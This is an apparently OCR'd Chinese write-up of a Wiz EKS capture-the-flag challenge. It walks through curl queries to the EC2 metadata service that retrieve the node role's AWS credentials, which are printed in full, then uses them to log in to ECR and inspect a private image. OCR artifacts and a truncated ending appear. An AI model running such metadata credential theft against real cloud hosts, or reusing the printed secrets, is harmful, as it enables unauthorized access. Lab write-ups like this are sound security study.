

EKS challenge（續）

3



先 get all 可以看到有一個 pod 開著




查一下 pod 的設定檔，沒有看到跟上一題一樣的 imagePullSecrets，而且它的 image 看起來像是放在 AWS 上的 image

```yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    pulumi.com/autonamed: "true"
  creationTimestamp: "2025-08-13T11:22:21Z"
```

```
  generation: 1
  name: accounting-pod-acbd5209
  namespace: challenge3
  resourceVersion: "463381837"
  uid: ff755d4c-5581-4673-8e2f-5bd999882d5d
spec:
  containers:
  - image: 688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-
579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4
    imagePullPolicy: IfNotPresent
    name: accounting-container
    resources: {}
    terminationMessagePath: /dev/termination-log
    terminationMessagePolicy: File
    volumeMounts:
    - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
      name: kube-api-access-n7q8h
      readOnly: true
  dnsPolicy: ClusterFirst
  enableServiceLinks: true
  nodeName: ip-192-168-63-122.us-west-1.compute.internal
  preemptionPolicy: PreemptLowerPriority
  priority: 0
  restartPolicy: Always
  schedulerName: default-scheduler
  securityContext: {}
  serviceAccount: default
  serviceAccountName: default
  terminationGracePeriodSeconds: 30
  tolerations:
  - effect: NoExecute
    key: node.kubernetes.io/not-ready
    operator: Exists
    tolerationSeconds: 300
  - effect: NoExecute
    key: node.kubernetes.io/unreachable
    operator: Exists
    tolerationSeconds: 300
  volumes:
  - name: kube-api-access-n7q8h
    projected:
      defaultMode: 420
      sources:
      - serviceAccountToken:
          expirationSeconds: 3607
          path: token
      - configMap:
          items:
          - key: ca.crt
            path: ca.crt
          name: kube-root-ca.crt
      - downwardAPI:
          items:
          - fieldRef:
              apiVersion: v1
              fieldPath: metadata.namespace
            path: namespace
status:
  conditions:
  - lastProbeTime: null
    lastTransitionTime: "2025-08-13T11:22:22Z"
    status: "True"
    type: PodReadyToStartContainers
  - lastProbeTime: null
    lastTransitionTime: "2025-08-13T11:22:21Z"
    status: "True"
```

```
    type: Initialized
  - lastProbeTime: null
    lastTransitionTime: "2026-07-05T20:43:03Z"
    status: "True"
    type: Ready
  - lastProbeTime: null
    lastTransitionTime: "2026-07-05T20:43:03Z"
    status: "True"
    type: ContainersReady
  - lastProbeTime: null
    lastTransitionTime: "2025-08-13T11:22:21Z"
    status: "True"
    type: PodScheduled
  containerStatuses:
  - containerID: containerd://ddec3d786a256eff47cfbe3bd612fa69807adad1d11c920cb3ccfcdb6f9c11f1
    image: sha256:c5e09ea1551a1976284b15c1d5e856cbda91b98e04a7e88f517a182f29b0c914
    imageID: 688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-
579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4
    lastState:
      terminated:
        containerID: containerd://5113056706151b0ccc801cf1aa064688468c202ffd799fd2cb05294536625773
        exitCode: 0
        finishedAt: "2026-07-05T20:43:01Z"
        reason: Completed
        startedAt: "2026-05-30T14:20:44Z"
    name: accounting-container
    ready: true
    resources: {}
    restartCount: 9
    started: true
    state:
      running:
        startedAt: "2026-07-05T20:43:02Z"
    volumeMounts:
    - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
      name: kube-api-access-n7q8h
      readOnly: true
      recursiveReadOnly: Disabled
  hostIP: 192.168.63.122
  hostIPs:
  - ip: 192.168.63.122
  phase: Running
  podIP: 192.168.38.4
  podIPs:
  - ip: 192.168.38.4
  qosClass: BestEffort
  startTime: "2025-08-13T11:22:21Z"
```


所以我現在要找到這個 node 拉 image 的憑證。看起來憑證好像不在 pod config 裡面，雖然有看到 docker 的帳密，但那是 Docker Hub 的帳密，應該也沒辦法用來下載 AWS 上的 image




```
For your convenience, the following directories are persistent across sessions:
        * /home/user
        * /tmp

Use kubectl to start!
root@wiz-eks-challenge:~# curl -s -m 3 -X PUT "http://169.254.169.254/latest/api/token" \
>
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
root@wiz-eks-challenge:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 192.168.6.245  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fe80::d878:fbff:fec8:3a88  prefixlen 64  scopeid 0x20<link>
        ether da:78:fb:c8:3a:88  txqueuelen 0  (Ethernet)
        RX packets 53188365  bytes 8557087886 (8.5 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31902432  bytes 3585616436 (3.5 GB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1174  bytes 460927 (460.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1174  bytes 460927 (460.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@wiz-eks-challenge:~# curl -s -m 3 -X PUT "http://169.254.169.254/latest/api/token"Â  -H "X-aws-ec2-metadata-token-ttl-s
econds: 21600" -w '\n[%{http_code}]\n'
<!doctype html>
<html lang=en>
```



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@wiz-eks-challenge:~# curl -s -m 3 -X PUT "http://169.254.169.254/latest/api/token"Â  -H "X-aws-ec2-metadata-token-ttl-s
econds: 21600" -w '\n[%{http_code}]\n'
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>

[405]
root@wiz-eks-challenge:~# curl -s -m 3 -D - -o /dev/null http://169.254.169.254/latest/meta-data/
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.3
Date: Fri, 31 Jul 2026 03:47:10 GMT
Content-Type: text/plain
Accept-Ranges: none
Last-Modified: Fri, 31 Jul 2026 03:33:39 GMT
Content-Length: 312
Date: Fri, 31 Jul 2026 03:47:10 GMT
Server: EC2ws
Connection: close
Connection: close

root@wiz-eks-challenge:~# curl -s -m 3 -X get "http://169.254.169.254/latest/api/token"
root@wiz-eks-challenge:~# curl -s -m 3 -X GET "http://169.254.169.254/latest/api/token"
root@wiz-eks-challenge:~# curl -s -m 3 http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
```

```
systemroot@wiz-eks-challenge:~#
root@wiz-eks-challenge:~#
root@wiz-eks-challenge:~# curl -s -m 3 http://169.254.169.254/latest/meta-data/aim/
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>404 - Not Found</title>
 </head>
 <body>
  <h1>404 - Not Found</h1>
 </body>
</html>
root@wiz-eks-challenge:~# curl -s -m 3 http://169.254.169.254/latest/meta-data/iam/
info
security-credentials/root@wiz-eks-challenge:~# curl -s -m 3 http://169.254.169.254/latest/meta-data/iam/security-credentials
/
root@wiz-eks-challenge:~# curl -s -m 3 http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-clusta
r-nodegroup-NodeInstanceRoleeks-challenge-cluster
{"AccessKeyId":"ASIA2AVYNEVMYGTCHYFD","Expiration":"2026-07-31 04:50:20+00:00","SecretAccessKey":"YSTbAHPINkWs/B0SrMDXoja1n8
izrk/GIUGjI1hm","SessionToken":"FwoGZXIvYXdzEO3//////////wEaDAojSO4ZlC4cwjjHISK3AcT/ysCGNotcK0GEHQZZFtIzoVaoSuSVOI4vjuvI7/6M
F8tXzjfgXy/OplBNWyF8nXmNZdQWiXanY3rIrE4VPc4uq9HTEzVLg3FxOBmYYnrkJQtdHR/aJhYpr+bPCP2IU1LPWiM9vE8z8rN4ilds609QUiI/FapSf7JYvkc9
6Yyr0097Ivlblq7BtVkrim8iqVmk+onMPkBevy6nQNvod0NYkSqTe7OOTGNZbaar9y+apuvEvx9Sjyj8trDTBjItsDxwx3JAgSB7xoRqMSj+D/2rRCzYIaChx6L/
JWISxRyvUr+Aa/1dNWOGrgAT"}
root@wiz-eks-challenge:~# aws


usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help


aws: error: the following arguments are required: command
```

```
root@wiz-eks-challenge:~# aws sts get-caller-identity

Unable to locate credentials. You can configure credentials by running "aws configure".
Killed
root@wiz-eks-challenge:~# export AWS_ACCESS_KEY_ID=ASIA2AVYNEVMYGTCHYFD
root@wiz-eks-challenge:~# export AWS_SECRET_ACCESS_KEY=YSTbAHPINkWs/B0SrMDXoja1n8izrk/GIUGjI1hm
root@wiz-eks-challenge:~# export AWS_ACCESS_KEY_ID='ASIA2AVYNEVMYGTCHYFD'
root@wiz-eks-challenge:~# export AWS_SECRET_ACCESS_KEY='YSTbAHPINkWs/B0SrMDXoja1n8izrk/GIUGjI1hm'
root@wiz-eks-challenge:~# export AWS_SESSION_TOKEN='FwoGZXIvYXdzEO3//////////wEaDAojSO4ZlC4cwjjHISK3AcT/ysCGNotcK0GEHQZZFtIz
oVaoSuSVOI4vjuvI7/6MF8tXzjfgXy/OplBNWyF8nXmNZdQWiXanY3rIrE4VPc4uq9HTEzVLg3FxOBmYYnrkJQtdHR/aJhYpr+bPCP2IU1LPWiM9vE8z8rN4ilds
609QUiI/FapSf7JYvkc96Yyr0097Ivlblq7BtVkrim8iqVmk+onMPkBevy6nQNvod0NYkSqTe7OOTGNZbaar9y+apuvEvx9Sjyj8trDTBjItsDxwx3JAgSB7xoRq
MSj+D/2rRCzYIaChx6L/JWISxRyvUr+Aa/1dNWOGrgAT'
root@wiz-eks-challenge:~# export AWS_DEFAULT_REGION=us-west-1
root@wiz-eks-challenge:~# aws sts get-caller-identity
{
    "UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0bd90a7fe60cdb9f7",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0bd90a7fe60cdb9f7"
}
root@wiz-eks-challenge:~# aws ecr get-login-password --region us-west-1 | \
>
>   crane auth login 688655246681.dkr.ecr.us-west-1.amazonaws.com -u AWS --password-stdin
2026/07/31 03:58:00 logged in via /home/user/.docker/config.json
root@wiz-eks-challenge:~# IMG=688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-579b0b7@sha256:78ed636b41e5158cc9cb3
542fbd578ad7705ce4194048b2ec8783dd0299ef3c4
root@wiz-eks-challenge:~# crane manifest $IMG | jq
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
  "config": {
    "mediaType": "application/vnd.docker.container.image.v1+json",
    "digest": "sha256:c5e09ea1551a1976284b15c1d5e856cbda91b98e04a7e88f517a182f29b0c914",
    "size": 1772
  },
```



root@wiz-eks-challenge:~# crane config $IMG | jq
{
"architecture": "amd64",
"config": {
"Env": [
"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
],
"Cmd": [
"/bin/sleep",
"3133337"
],
"ArgsEscaped": true
},
"created": "2025-08-13T11:22:17.044629915Z",
"history": [
{
"created": "2024-09-26T21:31:42Z",
"created_by": "BusyBox 1.37.0 (glibc), Debian 12"
},
{
"created": "2025-08-13T11:22:17.044629915Z",
